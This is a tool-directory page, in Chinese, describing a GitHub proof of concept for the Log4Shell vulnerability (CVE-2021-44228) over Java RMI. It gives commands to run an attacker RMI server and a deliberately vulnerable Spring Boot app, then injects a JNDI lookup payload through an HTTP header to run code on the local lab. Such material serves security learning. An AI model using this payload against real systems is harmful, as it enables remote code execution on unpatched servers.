
Skip to content
KitploitKITPLOIT
工具漏洞利用博客
Log in
提交
工具漏洞利用博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

订阅源联系隐私© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
工具/GitHubGitHub/labout/log4shell-rmi-poc
漏洞分析漏洞利用Web应用程序漏洞利用渗透测试学习与教育Payload 开发
GitHublabout/log4shell-rmi-poc

log4shell-rmi-poc

Log4j漏洞(CVE-2021-44228)在Java-RMI上的概念验证

查看仓库
84224年前尚未审核
分享

log4shell-rmi-poc

一个利用Java-RMI对Log4j漏洞(CVE-2021-44228)的概念验证
它使用了来自spring-boot-starter-log4j2的Log4j 2.5.7

要求:

已在Java 8(JDK 1.8.0_25)和Java 11(JDK 11.0.1)上测试

如何运行POC

1. 克隆仓库:

git clone https://github.com/Labout/log4shell-rmi-poc.git

2. 启动攻击者RMI服务器

cd Log4jshell_rmi_server

./mvnw clean package

java -jar target/Log4jshell.rmi.server-0.0.1-SNAPSHOT.jar

你应该会得到类似这样的结果:

RMI服务器

3. 启动存在漏洞的Log4j应用程序(这里是一个Spring Boot应用)

在一个新的终端中

cd vulnerabel_log4j_app

./mvnw clean package

java -jar target/vulnerabel_log4j_app-0.0.1-SNAPSHOT.jar

4. 通过“Accept-version”请求头注入恶意的JNDI

curl 'http://localhost:8080/hello' --header 'Accept-Version: ${jndi:rmi://127.0.0.1:1099/ExecByEL}'


正如你所见,存在漏洞的应用程序调用了计算器应用。

攻击演示

参考

https://www.cisecurity.org/log4j-zero-day-vulnerability-response/
https://www.lunasec.io/docs/blog/log4j-zero-day/


下载工具

最受欢迎

查看全部 →

发现我们社区最常用的工具。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 终极 OSINT 工具包:调查图谱、置信度评分、别名家族、地图、时间线和报告。49 个模块、400+ 个站点,无需 API 密钥。

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock 一键执行应用(CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    基于LLM的多智能体自主渗透测试平台,具备规划器/执行器智能体、资产与探索图谱、MITM流量记录以及漏洞复测功能。

    345
  • 4

    redforge

    cybersecurity91/redforge

    浏览器端红队工具包,包含 102 个离线工具,用于侦察、载荷生成、凭据攻击、加密、编码和交战报告。

    311
  • 5

    estorides

    grisuno/estorides

    并行聚合 99+ 个免费 OSINT 来源,将实体解析为知识图谱,并借助 LLM 辅助分析导出 STIX 2.1、MISP 或 GraphML。

    303
  • 6

    opencti

    opencti-platform/opencti

    开放式网络威胁情报平台

    303

探索所有工具

浏览我们的工具集合

查看所有工具 →




